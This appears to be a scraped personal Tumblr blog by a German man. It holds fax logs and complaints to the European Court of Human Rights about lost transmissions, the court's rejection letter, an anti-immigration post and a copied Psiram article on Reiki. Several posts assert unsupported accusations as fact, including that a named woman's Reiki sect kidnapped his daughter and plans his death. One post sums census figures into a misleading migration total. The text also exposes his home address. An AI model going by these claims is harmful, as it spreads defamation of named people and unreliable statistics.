Ihre Reiseverbindung und Reservierung Hinfahrt am 08.02.2015

Hinfahrt:
Zertifikat: 20GP 2FUE VRY
Gültig ab: 08.02.2015

Zangenabdruck


Rückfahrt:
Zertifikat: 200U J1H7 B62
Gültig ab: 09.02.2015

Zangenabdruck

Herr Maximilian Bähring

Mit freundlichen Grüßen

[2] http://41.media.tumblr.com/7815617d825bc34e364567e80918208d/tumblr_nmwkrmv3TC1sofvubo2_r1_1280.jpg



February 8th and 9th 2014
European Court of Human Rights
Allee des Droits de l'Homme
Strasbourg, France

[3] http://40.media.tumblr.com/5eaa9ce6a96d33aacece106c73bf398/tumblr_nmwrvmv3TC1sofvubo3_r1_1280.jpg

16.04.2015 03:34 <http://sch-einesystem.tumblr.com/post/116561281788>

Pardon

It is me again, Max from Germany. Because of ITU/CCIT-G3 Fax Transmission Problems between easybell/telefonica Frankfurt a.M. and you and simple-fax in BRAUNSCHWEIG whenever there is a photo (EVIDENCE) transmitted I needed to send the Pages 1 to 10 through a Dusseldorf based Fax-Service what finally worked. I wanted to inform you hereof.

This also happens in cases against Policemen that not let through evidence screenshots from xtravacanza.de website regarding child abuse / sexual harrasment.

TECHNICALLY SPOKEN: IT IS EVIDENT YOU ARE NOT GETTING EVERY FAX THAT IS ADRESSED TO THE COURT!

ID	Datum	Uhrzeit	Empfänger	Status
#1415736	21.02.2015	00:26	0033388412730	FEHLER
#1415733	21.02.2015	00:14	0033388412730	OK
beweissfoto - test auf filter				
#1415724	20.02.2015	23:26	0033388412730	OK
#1415723	20.02.2015	23:26	0033388412730	OK
#1415720	20.02.2015	23:22	0033388412730	OK
#1415719	20.02.2015	23:22	0033388412730	OK
#1415718	20.02.2015	23:22	0033388412730	OK
#1415717	20.02.2015	23:21	0033388412730	FEHLER
#1415716	20.02.2015	23:21	0033388412730	OK

~~~~~  
Dokument erfolgreich versendet.  
Empfänger: 33388412730  
Absender: 1796275  
Datum: 21/02/15 00:50  
Seiten: 10

?

Because the court is blocking the transmission of 42 pages at once I have split up my fax into chunks of a transmission size of 2 megabytes each.

Excluding this Page

Fax 0 of 6 to 0

there will follow six several Fax Transmissions:

Fax 1 of 6 to Pages 1 to 10  
Fax 3 of 6 to Pages 11 to 20  
Fax 3 of 6 to Pages 21 to 30  
Fax 4 of 6 to Pages 31 to 33  
Fax 5 of 6 to Pages 34 to 39 > Sorry, but the size limitation  
Fax 6 of 6 to Pages 40 to 42 is 2.000.000 Bytes and not 2 Megabytes (2.097.152 Bytes)  
therefore the parts  
5 and 6 were transmitted as  
Fax 5 of 6 to Pages 34 to 38  
Fax 6 of 6 to Pages 39 to 42

~~~~

What the fuck is this?

transmitting pages 01 to 10 is blocked

| ID | Datum | Uhrzeit | Empfänger | Status |
|----------|------------|---------|---------------|--------|
| #1415724 | 20.02.2015 | 23:26 | 0033388412730 | OK |
| #1415723 | 20.02.2015 | 23:26 | 0033388412730 | OK |
| #1415720 | 20.02.2015 | 23:22 | 0033388412730 | OK |
| #1415719 | 20.02.2015 | 23:22 | 0033388412730 | OK |
| #1415718 | 20.02.2015 | 23:22 | 0033388412730 | OK |
| #1415717 | 20.02.2015 | 23:21 | 0033388412730 | FEHLER |
| #1415716 | 20.02.2015 | 23:21 | 0033388412730 | OK |
| #1415689 | 20.02.2015 | 21:36 | 0033388412730 | FEHLER |
| #1415677 | 20.02.2015 | 21:10 | 0033388412730 | FEHLER |
| #1415659 | 20.02.2015 | 20:16 | 0033388412730 | FEHLER |

Because the court is blocking the transmission of 42 pages at once
I have split up my fax into chunks of a transmission size of 2 Megabytes each.

Excluding this Page

Fax 0 of 6 to 0

There will follow six several Fax Transmissions:

Fax 1 of 6 to Pages 1 to 10

Fax 3 of 6 to Pages 11 to 20

Fax 3 of 6 to Pages 21 to 30

Fax 4 of 6 to Pages 31 to 33

~~Fax 5 of 6 to Pages 34 to 39~~

~~Fax 6 of 6 to Pages 40 to 42~~

> *Sorry, but the size limitation
is 2.000.000 Bytes and not 2 Mega-
bytes (2.097.152 Bytes)
therefore the parts
5 and 6 were trans-
mitted as*

Fax 5 of 6 to Pages 34 to 38

Fax 6 of 6 to Pages 39 to 42

[1] http://41.media.tumblr.com/05d1f40b804b359bc4e4f2f0707f4988/tumblr_nmwoimiyT11sofvubo1_1280.jpg

Pardon

It is me again, Max from Germany. Because of ITU/CCIT-G3 Fax Transmission Problems between easybell/telefonica Frankfurt a.M. and you and simple-fax in Cologne whenever there is a photo (EVIDENCE) transmitted I needed to send the Pages 1 to 10 through a Dusseldorf based Fax-Service what finally worked. I wanted to inform you hereof.

This also happens in cases against Policemen that not let through evidence screenshots from xtravacanza.de website regarding child abuse / sexual harrasment.

TECHNICALLY SPOKEN: IT IS EVIDENT YOU ARE NOT GETTING EVERY FAX THAT IS ADRESSED TO THE COURT!



[2] http://40.media.tumblr.com/b93982b9eb77e9b119f8b171af7ba1b/tumblr_nmwolimyT11sofvubo2_1280.jpg

Sendebereich

https://secure.sipgate.de/user/fax/report.php?sid=f4ceb31c73a7f67934...



Dokument erfolgreich versendet.

Empfänger: 33388412730
Absender: 1796275
Datum: 21/02/15 00:50
Seiten: 10



[3] http://40.media.tumblr.com/3b49524ac0d26273eb77ca70eb3a0544/tumblr_nmwolimyT11sofvub04_1280.jpg

What the fuck is this?

transmitting pages 01 to 10 is blocked



[4] http://36.media.tumblr.com/969dd6c9365a0b3aefaed454ca0cb861/tumblr_nmwolimyT11sofvubo3_1280.jpg

16.04.2015 03:35 <http://sch-einesystem.tumblr.com/post/116561314923>

Fax: 0033388412730
Maximilian Baehring
Hoelderlinstrasse 4
D-60316 Frankfurt a.M.

02. März 2015

Aufgrund der Transmissionsschwierigkeiten die am 20. Februar 2015 abends und nachts vorlagen send ich hiermit ERNEUT beiliegenden Schriftsatz, diesmal vom Internetcafe aus.

Er umfasst insgesamt 42 Seiten (+ 1 Seite Eingangsstempel vom 09. 02.2015/Bahn-Ticket, dieses lag nur dem postalischen Einschreiben RM182787995DE vom 20. Februar 2015 bei)!

Unter Hinweis darauf daß das Verfahren 8400/15 eingestellt wurde

weil das Gericht zwar per Eingangsstempel bestätigte daß es sämtliche angegebenen Unterlagen erhalten habe - und ihm zudem angeboten worden war Akten im umfange von etwas mehr als zwei Leitzordnern die ich mit nach Strasbourg gebracht hatte, ebenfalls dortzulassen -

nachher aber bemängelte es es fehlten Gerichts-Entscheidungen auf die sich meine Eingabe beim EGMR nicht bezogen hatte (Seite 10/11 Punkt 45 des Formulars DEU-2014/I) auf die aber der Menschenrechtsbeschwerde zugrundeliegende Nichtannahmeentscheid des Bundesverfassungsgerichtes in Deutschland wiederum Bezug genommen hatte

fordere ich neues Aktenzeichen damit die nun neuerlich in vollem Umfänge eingereichten Akten nicht versehentlich vernichtet werden weil sie unvollständig seien wie angeDROHT wurde.

02. March 2015

retransmission due to failure (only 36 of total 44 pages have been transmitted)

Fax: 00 33 3 88 41 27 30

Maximilian Baehring
Hoelderlinstrasse 4
D-60316 Frankfurt a.M.

02. März 2015

Aufgrund der Transmissionsschwierigkeiten die am 20. Februar 2015 abends und nachts vorlagen send ich hiermit ERNEUT beiliegenden Schriftsatz, diesmal vom Internetcafe aus.

Er umfasst insgesamt 42 Seiten (+ 1 Seite Eingangsstempel vom 09. 02.2015/Bahn-Ticket, dieses lag nur dem postalischen Einschreiben RM182787995DE vom 20. Februar 2015 bei)!

Unter Hinweis darauf daß das Verfahren 8400/15 eingestellt wurde

weil das Gericht zwar per Eingangsstempel bestätigte daß es sämtliche angegebenen Unterlagen erhalten habe - und ihm zudem angeboten worden war Akten im umfange von etwas mehr als zwei Leitzordnern die ich mit nach Strasbourg gebracht hatte, ebenfalls dortzulassen -

nachher aber bemängelte es es fehlten Gerichts-Entscheidungen auf die sich meine Eingabe beim EGMR nicht bezogen hatte (Seite 10/11 Punkt 45 des Formulars DEU-2014/I) auf die aber der Menschenrechtsbeschwerde zugrundeliegende Nichtannahmeentscheid des Bundesverfassungsgerichtes in Deutschland wiederum Bezug genommen hatte

fordere ich neues Aktenzeichen damit die nun neuerlich in vollem Umfange eingereichten Akten nicht versehentlich vernichtet werden weil sie unvollständig seien wie angeDROHT wurde.

M. Baehring

02. March 2015 16:06
Retransmission
due to failure
(only 36 of
total 44 pages)
have been transmitted

[1] http://41.media.tumblr.com/c7ba073ddf931ae693010dcc18a8654d/tumblr_nmwomfUmiY1sofvubo1_1280.jpg

16.04.2015 04:06 <http://sch-einesystem.tumblr.com/post/116563302908>

T: +33 (0)3 88 41 20 18
EUROPEAN COURT OF HUMAN RIGHTS F: +33 (0)3 38 41 27 30
COUR EUROPEENNE DES DROITS DE L'HOMME www.echr.coe.int

Herrn
Maximilian BÄHRING

Hölderlinstrasse 4
D-60316 FRANKFURT MAIN

16/02/2015

ECHR-Adeu6

Betreff Nr. 8400/15

Sehr geehrter Herr Bähring,

bei der Kanzlei des Europäischen Gerichtshofes für Menschenrechte ist Ihre Eingabe vom 09/02/2015 eingegangen.

Ich stelle jedoch fest, dass Sie die Voraussetzungen nach Artikel 47 der Verfahrensordnung des Gerichtshofs nicht erfüllt haben:

- Es wurden nicht alle Kopien der relevanten Entscheidungen oder Maßnahmen, die Gegenstand der Beschwerde sind, vorgelegt. Insbesondere fehlt der Beschluss des Amtsgerichts Bad Homburg vom 23. Januar 2014.

- Es wurden nicht alle relevanten Kopien der Dokumente vorgelegt, die die

Erschöpfung der innerstaatlichen Rechtsmittel belegen. Insbesondere fehlen Ihre Beschwerde gegen den amtsgerichtlichen Beschluss und der Beschluss des Oberlandesgerichts Frankfurt am Main vom 15. Dezember 2014.

Unter diesen Umständen kann die Beschwerde nicht vom Gerichtshof untersucht werden.

Daher wurden die von Ihnen eingereichten Unterlagen und Eingaben nicht aufbewahrt.

Wenn Sie möchten, dass der Gerichtshof Ihre Beschwerde bearbeitet, müssen Sie ein vollständig ausgefülltes und gültiges Beschwerdeformular mit allen erforderlichen Unterlagen gemäß Artikel 47 der Verfahrensordnung vorlegen.

Sie finden Informationen dazu, wie Sie eine gültige Beschwerde erheben, auf der Internetseite des Gerichtshofs (www.echr.coe.int/applicants). Diese Informationen sind in sämtlichen Sprachen der Mitgliedstaaten des Europarats abrufbar.

Ich weise Sie darauf hin, dass die Sechs-Monats-Frist nach Artikel 35 Absatz 1 der Konvention nur dann unterbrochen wird, wenn eine vollständige Beschwerde an den Gerichtshof gesendet wird.

EUROPEAN COURT OF HUMAN RIGHTS - COUNCIL OF EUROPE - COUR EUROPEENNE DES DROITS DE L'HOMME
COUNCIL OF EUROPE CONSEIL DE L'EUROPE
67075 STRASBOURG CEDEX 67075 STRASBOURG CEDEX
FRANCE - CONSEIL DE L'EUROPE - FRANCE

- 2 -

Der Gerichtshof wird auf schriftliche oder telefonische Anfragen im Zusammenhang mit der Unvollständigkeit dieser Akte nicht antworten.

Mit freundlichen Grüßen
Für den Kanzler

A. Müller-Elschner
Rechtsreferent

Herrn
Maximilian BÄHRING
Hölderlinstrasse 4
D-60316 FRANKFURT MAIN

16/02/2015

ECHR-Adeu6

Betreff Nr. 8400/15

Sehr geehrter Herr Bähring,

bei der Kanzlei des Europäischen Gerichtshofes für Menschenrechte ist Ihre Eingabe vom 09/02/2015 eingegangen.

Ich stelle jedoch fest, dass Sie die Voraussetzungen nach Artikel 47 der Verfahrensordnung des Gerichtshofs nicht erfüllt haben:

- Es wurden nicht alle Kopien der relevanten Entscheidungen oder Maßnahmen, die Gegenstand der Beschwerde sind, vorgelegt. Insbesondere fehlt der Beschluss des Amtsgerichts Bad Homburg vom 23. Januar 2014.
- Es wurden nicht alle relevanten Kopien der Dokumente vorgelegt, die die Erschöpfung der innerstaatlichen Rechtsmittel belegen. Insbesondere fehlen Ihre Beschwerde gegen den amtsgerichtlichen Beschluss und der Beschluss des Oberlandesgerichts Frankfurt am Main vom 15. Dezember 2014.

Unter diesen Umständen kann die Beschwerde nicht vom Gerichtshof untersucht werden. Daher wurden die von Ihnen eingereichten Unterlagen und Eingaben nicht aufbewahrt.

Wenn Sie möchten, dass der Gerichtshof Ihre Beschwerde bearbeitet, müssen Sie ein vollständig ausgefülltes und gültiges Beschwerdeformular mit allen erforderlichen Unterlagen gemäß Artikel 47 der Verfahrensordnung vorlegen.

Sie finden Informationen dazu, wie Sie eine gültige Beschwerde erheben, auf der Internetseite des Gerichtshofs (www.echr.coe.int/applicants). Diese Informationen sind in sämtlichen Sprachen der Mitgliedstaaten des Europarats abrufbar.

Ich weise Sie darauf hin, dass die Sechs-Monats-Frist nach Artikel 35 Absatz 1 der Konvention nur dann unterbrochen wird, wenn eine vollständige Beschwerde an den Gerichtshof gesendet wird.

- 2 -

Der Gerichtshof wird auf schriftliche oder telefonische Anfragen im Zusammenhang mit der Unvollständigkeit dieser Akte nicht antworten.

Mit freundlichen Grüßen
Für den Kanzler



A. Müller-Elschner
Rechtsreferent

[2] http://36.media.tumblr.com/408fb2d76b2ee294837f0162089ced20/tumblr_nmwwq2rTdjE1sofvubo2_1280.jpg

16.04.2015 04:07 <http://sch-einesystem.tumblr.com/post/116563343768>

Lügner BMDI De Maiziere: ?Deutschland ist empirisch gesehen längst ein Einwanderungsland.?

<http://www.pi-news.net/2015/04/de-maiziere-fordert-zuwanderungsmarketing/>

Falsch. 8,2 Mio Zuwanderer stehen allein mehr als 20 Mio deutschgebürtige US-Amerikaner gegenüber.

1860 1.276.075
1870 1.690.533

1880 1.966.742
1890 2.784.894
1900 2.663.418
1910 2.311.237
1920 1.686.108
1930 1.608.814
1940 1.200.000
1960 989.815
1970 832.965
1980 849.384
1990 711.929

=====
20.571.914

http://de.wikipedia.org/wiki/Geschichte_der_Deutschen_in_den_Vereinigten_Staaten#Statistik_der_deutschen_Bev.C3.B6lkerung_in_den_Vereinigten_Staaten

empirisch ist Deutschland ein AUSwanderungsland
Statt daß man eigene Kinder ausbildet holt man sich Leute aus dem Ausland -> Folge: Das Know-How ist in Deutschland selbst dann nicht mehr vorhanden, Ausbildungsplätze fallen weg. Das ist ein Effekt der nur für die erste Generation ausgebildeter Facharbeiter/Akademiker Früchte trägt ab dann ein Minusgeschäft.

Lügner De Maiziere: 20 Mio mehr oder weniger als 8 Mio?



zugewanderte
deutschgeborene
US-Bürger

BMdl De Maiziere: „Deutschland ist empirisch gesehen
längst ein Einwanderungsland.“

Falsch. 8 Mio Zuwanderer (inklusive Familienangehörige)
stehen allein mehr als 20 Mio deutschgebürtige US-
Amerikaner gegenüber. Sind 20 Mio mehr oder weniger
als 8 Mio? Deutschland ist also ein AUSwanderungsland!

Statt daß man eigene Kinder ausbildet holt man sich Leute aus
dem Ausland -> Folge: Das Know-How ist in Deutschland
selbst dann nicht mehr vorhanden, Ausbildungsplätze fallen
weg. Das ist ein Effekt der nur für die erste Generation aus-
gebildeter Facharbeiter/Akademiker Früchte trägt, ab dann
ein Minusgeschäft denn auch die setzen Kinder in die Welt
die bei so ausgerichteter Fachkräfteakquise aus dem Ausland
statt Ausbildung in Deutschland arbeitslos werden.

| | |
|-------|------------|
| 1860 | 1.276.075 |
| 1870 | 1.690.533 |
| 1880 | 1.966.742 |
| 1890 | 2.784.894 |
| 1900 | 2.663.418 |
| 1910 | 2.311.237 |
| 1920 | 1.686.108 |
| 1930 | 1.608.814 |
| 1940 | 1.200.000 |
| 1960 | 989.815 |
| 1970 | 832.965 |
| 1980 | 849.384 |
| 1990 | 711.929 |
| ===== | |
| | 20.571.914 |

[1] http://36.media.tumblr.com/f4849c2128835b28f3fe982dbc99786/tumblr_nmwwq3tcqxN1sofvubo1_1280.jpg

16.04.2015 05:48 <http://sch-einesystem.tumblr.com/post/116569866613>

Ob Reiki wirkt oder nicht kann dahingestellt bleiben. Mit den ?Behandlungen? verbunden ist ein in allen Punkten die Klassifikation als ?Sekte? erfüllendes System daß sich jeglicher demokratischen Kontrolle vollständig entzieht. Die vermeintlichen psychischen Beschwerden die Reiki angeblich heilen soll werden zudem durch Reiki erst künstlich herbeigeführt. Reiki ist zutiefst antidemokratisch. Reiki wird mutmaßlich zur Züchtung von terroristischen Schläfern verwendet da angeblich der freie Wille der Opfer beeinflusst laut Agaben der Sekte werden kann, ähnlich wie bei einer Hypnose.

Bevor ich mit Reiki in Kontakt kam hatte ich keinerlei Beschwerden was meine Musterung als Wehrdiensttauglich in Usingen (sozusagen amtsärztlich) beweist. Erst und exakt seit ich es mit Reiki zu tun habe besteht der Verdacht auf schwere, unheilbare psychische Probleme; überdie dann eine medizinische und vermögensrechtliche Betreuung über mich errichtet werden soll damit das Familienvermögen von mir und meinen Eltern für diesen esoterischen pseudomedizinischen BULLSHIT über das KIDNAPPING meiner Tochter der Sekte der Jutta Riek zufließt, am besten über ein in die Sterbehilfe treiben als Mord.

Sektenmerkmale von Reiki

Ausschlaggebend ist nicht die Etikettierung als ?Sekte?, sondern die differenzierte Beurteilung einer Gruppe anhand ihrer Merkmale und deren Auswirkungen auf der persönlichen, familiären, gesellschaftlichen, politischen und wirtschaftlichen Ebene. Die folgenden Kriterien liefern eine Grundlage zur Einschätzung der Kritikwürdigkeit und Gefährlichkeit einer Gruppe. Dabei ist sorgfältig abzuwägen, ob eine Mehrzahl der Punkte in relevantem Masse zutrifft:

- Struktur der Organisation: Gruppe mit straff hierarchischer und doktrinäer Struktur v
- Autoritäre Führung: Führergestalt mit prophetischen oder guruhafter Ansprüchen v
- Offenheit der Gruppe: Isolation und starke Abgrenzung der Gruppe nach aussen v
- Leistungen für die Gruppe: überbeuerte Kursangebote oder Kosten für Lehrmaterial, Fronarbeit v
- Welt- und Menschenbild: Einteilung der Welt in Gut und Böse, Schwarz-Weiss-Denken v
- Absolutheitsanspruch: ausschliessender Glaube an die absolute Wahrheit des eigenen Systems, der eigenen Lehre, des eigenen Weges, der eigenen Methoden v
- Erlösungs- oder Heilsversprechen: «Universalrezepte» für sämtliche Probleme sowie irrealer Machbarkeitsvorstellungen v
- Elitebewusstsein: Die Mitglieder der Gruppe verstehen sich als auserwählt, als spirituell weiterentwickelte Elite der Menschheit, als ?Speerspitze? des Wissens. v
- Endzeiterwartung: Gruppe erwartet Endzeit, Weltuntergang v
- Informationspolitik nach Aussen: keine offene Informationspolitik, irreführende Propaganda v
- Informationspolitik nach Innen: Selektion von Information bis hin zu bewusster Desinformation innerhalb der Gruppe v
- Umgang mit Kritik: Kritikverbot innerhalb der Gruppe; Bekämpfung von KritikerInnen ausserhalb v
- Milieukontrolle: Kontrolle und Überwachung aller Lebensbereiche v
- Rücksichtslose Methoden: getarnte oder irreführende Anwerbung, Indoktrination, Einsatz von bewusstseinsverändernden Methoden v

Gedanken- und Gefühlskontrolle: durch Erzeugung eines schlechten Gewissens und von Angst wird das Mitglied manipuliert; durch exzessives Praktizieren von Entspannungstechniken und Meditation werden Gedanken und Gefühle kontrollierbar und manchmal sogar ein "innerer Führer" eingeführt, der das eigene Gewissen ersetzt v

Reiki= Eindeutig Sekte

P.S.: Informationspolitik -> ?stufenweise? Einweihung

Reiki-Setting in einem Krankenhaus

Mikao Usui
Chujiro Hayashi
Hawayo Takata
Phyllis Furumoto

Reiki
Aus Psiram
Reiki (jap. usui reiki ryoho = Usui-Geisteskraft-Behandlung) ist eine esoterisch inspirierte pseudomedizinische Technik, die Anfang des 20. Jahrhunderts von Mikao Usui in Japan erfunden wurde. In einem wissenschaftlichen Sinne ist die Wirksamkeit der Reiki-Praktiken nicht belegt.

Inhaltsverzeichnis

1 Ursprung
2 Was ist Reiki?
3 Studienlage
4 Das dreistufige Reiki
5 Reiki als Instrument für Sekten und sektenähnlich operierende Gruppen
6 Fachliteratur und weitere Artikel
7 Weblinks
8 Anderssprachige Psiram-Artikel
9 Quellennachweise

Ursprung

Der von der Szene selbst verbreiteten Legende nach entstammt Reiki dem tibetanischen Buddhismus und wurde vom japanischen buddhistischen Mönch Dr. Mikao Usui in den letzten Jahren des 19. Jahrhunderts nach Japan gebracht. Usui habe die Jahre vor seinem Tod im Jahre 1930 angeblich damit verbracht, Reiki in Japan zu lehren. Während dieser Zeit soll er 18 Reiki-Meister ausgebildet haben, darunter einen ehemaligen Marineoffizier des I. Weltkrieges, Dr. Chujiro Hayashi.

Dieser wurde nach Usuis Tod dessen Nachfolger. Hayashi gründete in Japan eine Klinik, in der er Patienten mit Reiki behandelt haben soll. Er modifizierte die Reiki-Technik durch Vorschriften und Handhaltungen sowie um eine dreistufige Initiationsprozedur. Hayashi weihte bis zu seinem Tod im Jahre 1941 weitere 13 Reiki-Meister. Einer dieser 13 Meister war Frau Hawayo Takata, die zu seiner Nachfolgerin aufstieg. Frau Takata soll danach Japan verlassen haben, um auf Hawaii selbst eine Reiki-Klinik zu gründen. Sie soll auch ein Gebährensistem für Reiki-Anwärter eingeführt haben. Für die erste Stufe der Initiation verlangte sie 175 US\$, für die zweite 500 US\$ und für die dritte schließlich die damals beträchtliche Summe von 10.000 US\$. Sie forderte von jedem von ihr ausgebildeten Reiki-Meister die Fortführung dieses Gebährensystems. Zwischen 1970 bis zu ihrem Tod im Jahre 1980 soll Frau Takata 22 Reiki-Meister geweiht haben.

Im Amte beerbt wurde Frau Takata von ihrer Enkeltochter, Phyllis Furumoto, die nun als Reiki-Großmeisterin das so genannte traditionelle Usui-Reiki ausübt. Furumoto gründete 1983 die so genannte Reiki-Allianz, in der nur Reiki-Meister aufgenommen werden, die für ihre Initiation 10.000 US\$ bezahlt haben. Mittlerweile halten sich allerdings viele Reiki-Anhänger nicht mehr an diesen finanziellen Ehrenkodex und geben ihre alternativen Weihen schon für deutlich geringere Summen ab.

Was ist Reiki?

Das Wort Reiki setzt sich aus den Komponenten REI (= universal, grenzenlos) und KI (= die Lebensenergie, auch Chi genannt) zusammen. Durch sanftes Handauflegen lasse der Therapeut Heilenergien durch den Patienten strömen, die angeblich die Energiepunkte des Körpers ausgleichen, von Spannungen und Stress befreien, eine Aktivierung der körpereigenen Heilkräfte erlauben und eine Stabilisierung des natürlichen körperlich-seelischen Gleichgewichts erzeugen könnten. Zusätzlich sei Reiki in der Lage, eine gesteigerte Wahrnehmung zu bewirken und sogar Gifte aus dem Körper zu eliminieren. [1] Abgesehen von diesem "klassischen" Reiki zur Behandlung von Menschen gibt es von zahlreichen Anbietern auch Reiki für Tiere, die damit von Krankheiten, Verletzungen, Angst, "Blockaden" usw. kuriert werden sollen. Bei Zimmerpflanzen und sogar bei Speisen und Getränken soll Reiki eine positive Wirkung haben, wobei die Behandlung in diesen Fällen darin besteht, dass die Reiki-kundige Person ihre Hände einfach über die Pflanze oder das Essen hält, um die "Reiki-Energie" hineinströmen zu lassen.

Studienlage

Für keine der Behauptungen, die über Reiki aufgestellt werden, wurde je ein Beweis erbracht. Es existieren keine überprüfaren Belege auf biophysischer und theoretischer Basis für die Reiki-Energie [2]; ernsthafte Untersuchungen konnten dies nicht bestätigen. Assefi et al. konnten in einer randomisierten, placebokontrollierten Studie mit 100 an Fibromyalgie erkrankten Teilnehmern feststellen, dass es keinen Unterschied machte, ob die Patienten von einem Reiki-Therapeuten behandelt wurden oder von einem Schauspieler, der sich als solcher ausgab. [3] Weiter wurde im Jahr 2008 eine systematische Übersichtsarbeit von randomisierten, klinischen Studien durchgeführt, welche die Evidenzbasis zur Wirksamkeit von Reiki in Erfahrung bringen sollte. Es wurde kein Nachweis erbracht, dass Reiki als Therapie effektiv oder in irgendwelcher Form wirksam wäre. [4] Placebo gestützte Reiki-Therapien gelten zudem als schwer durchzuführen, da ein realistisches Placebo kaum realisierbar ist. [5] William T. Jarvis, Ph.D. am National Council Against Health Fraud (NCAHF) (<http://www.ncahf.org/>), weist dazu noch auf die Möglichkeit hin, dass klinische Effekte auf Suggestion beruhen können. [6]

Das dreistufige Reiki

Die Angaben, was man zur Erfüllung der ersten Reiki-Stufe konkret zu tun habe, sind von Anbieter zu Anbieter unterschiedlich. Meist reicht es aus, 175 US\$ zu zahlen, um die erste Stufe der Initiation zu erreichen. Es gibt Internetseiten, auf denen man seine Reiki-Stufe kostenlos per E-Mail abrufen kann.

In der zweiten Reiki-Stufe erhält man eine Bescheidung dreier Symbole, die man sich zu merken hat. Man zeichnet jene mit der Hand zum Schein auf die Hautoberfläche des Patienten und sagt sie auch gleichzeitig auf, um eine Energieübertragung durchzuführen. Jedes Symbol hat dabei für den Reiki-Anhänger eine besondere Bedeutung. Das Power-Symbol wird benutzt, wenn der Heiler annimmt, dass eine gesteigerte Energiemenge notwendig sei. Das Emotion-Symbol soll zur emotionalen Heilung oder Stabilisierung dienen. Das Absent-

Reiki ? Psiram <https://www.psimam.com/ge/index.php/Reiki>
1 of 2 16.04.2015 19:03

Healing-Symbol kann zur Fernheilung von nicht körperlich anwesenden Personen dienen. Es könne sogar durch Raum und Zeit zurück wirken. In der dritten Reiki-Stufe, der des Reiki-Meisters, erhält man das vierte Symbol (Master-Symbol) mitgeteilt. Dieses setzt man ein, um die Fähigkeit zu erlangen, den Kanal zur Energieübertragung zu öffnen. Dabei strömt dann die Energie durch den Kopf des Behandlers hinein sowie durch seine Hände wieder hinaus in den Patienten. Damit das Reiki auch Wirkung zeigt, wird erklärt, dass dieses Symbol unsichtbar in den Meister "eingebraunt" werde und nach dieser Implantation nicht mehr entfernt werden könne. Der Junior-Meister muss seine Fähigkeiten dann ein Jahr lang üben, bis er eigenverantwortlich heilen darf.

Reiki als Instrument für Sekten und sektenähnlich operierende Gruppen

Einige Sekten nutzen das Gebiet der fernöstlichen Heilmethodik als Tarnung: Reiki wird als primitive Art der Psychotherapie dabei als Köder benutzt. Mit einer relativ einfach aufgebauten mystischen Stimmung wird gutgläubigen Menschen viel Geld abgenommen. Die Wärme, die die Patienten spüren, wenn sie von einem Reiki-Meister "behandelt" werden, tritt nicht wirklich auf und lässt sich auch nicht messen. Vielmehr ist dieses subjektiv empfundene Wärmegefühl, analog zu Yoga-Übungen, das Resultat einer gesteigerten Selbstwahrnehmung in einer vom jeweiligem Meister geschaffenen, psychologisch-manipulativen Umgebung. Durch Fokussierung auf das eigene Körpergefühl kann kurzfristig ein solcher Eindruck erweckt werden. Bei sexuell gehemmten Personen kann zusätzlich durch die vor allem bei älteren Personen noch stark tabuisierte körperliche Fast-Berührung durch den "Therapeuten" eine Blutdrucksteigerung mit lokal gesteigertem Wärmeempfinden bewirkt werden. Dies ist analog zum "Phänomen Rote Ohren" in peinlichen Situationen zu sehen.

Gefährlich ist Reiki nicht, da es unwirksam ist. Problematisch ist hingegen, dass die dahinter stehende Ideologie machtorientiert ist und den Patienten zu beherrschen trachtet. Dies macht Reiki zu einem nutzbaren Filterinstrument für Sekten und sektenähnlich operierende Gruppen. Reiki wird als angeblich fernöstliche Wundermethode angepriesen. Damit können jene Personen selektiert werden, die leichtgläubig und beeinflussbar sind. Der Irrglaube an eine solche mystische Heilmethodik wird dadurch verstärkt, dass man sich innerhalb der Szene mit diversen Reiki-Stufen eine Art Pseudokompetenz verleiht.

Fachliteratur und weitere Artikel

Eric S. Harz. The Reiki Danger ? healing that harms. Jubilee Resources (Neuseeland)
Lee MS, Pittler MH, Ernst E. Effects of reiki in clinical practice: a systematic review of randomised clinical trials. Int J Clin Pract 2008, 62, 6: 947-954
Lee MS, Lam P, Ernst E. Effectiveness of tai chi for Parkinson's disease: A critical review. Parkinsonism Relat Disord 2008, 14(8) 589 - 594
MS Lee, MH Pittler, E Ernst. Tai chi for osteoarthritis: a systematic review. Clin Rheumatol 2008, 27:2: 211-218
Lee MS, Pittler MH, Kim MS, Ernst E. Tai chi for type 2 diabetes: a systematic review. Diabetic Medicine 2008;25(2):240-1
Lee MS, Pittler MH, Shin B-C, Ernst E. Tai chi for osteoporosis: a systematic review. Osteoporosis Int 2008, 19: 139-146

Weblinks

Ulrich Dehn/Friedmann Eißler: Kompakt-Infos: Reiki (http://www.ekd.de/ezw/dateien/EZW_KI_Reiki_5_2009.pdf) Evangelische Zentralstelle für Weltanschauungsfragen, Mai 2009

Bernhard Brünjes: REIKI. Das Patentrezept des Japaners Mikao Usui (<http://www.agpf.de/Reiki.htm>) AGPF - Bundesverband Sekten- und Psychomarktberatung
Colin Goldner: Geist- und Wunderheilung/Reiki. Heilsame Hände (<http://www.sueddeutsche.de/wissen/teil-geist-und-wunderheilungreiki-heilsame-haende-1.768375>) Süddeutsche Zeitung 28.08.2007

Anderssprachige Psiram-Artikel
Français: Reiki

Quellennachweise

- [1] http://www.ouw.at/index-Dateien/Reiki_1.htm 1.
- [2] Stenger, Victor J. (1999). ?The Physics of?Alternative Medicine? Bioenergetic Fields?, in: The Scientific Review of Alternative Medicine, Vol. 3, No.1 [1] (<http://www.colorado.edu/philosophy/vstenger/Medicine/Biofield.html>)
- [3] Nassim Assefi, Andy Bogart, Jack Goldberg, Dedra Buchwald: Reiki for the Treatment of Fibromyalgia: A Randomized Controlled Trial. In: The Journal of Alternative and Complementary Medicine. Vol. 16, Nr. 11, November 2010, S. 1191?1200 [2] (<http://www.liebertonline.com/doi/full/10.1089/acm.2008.0068>)
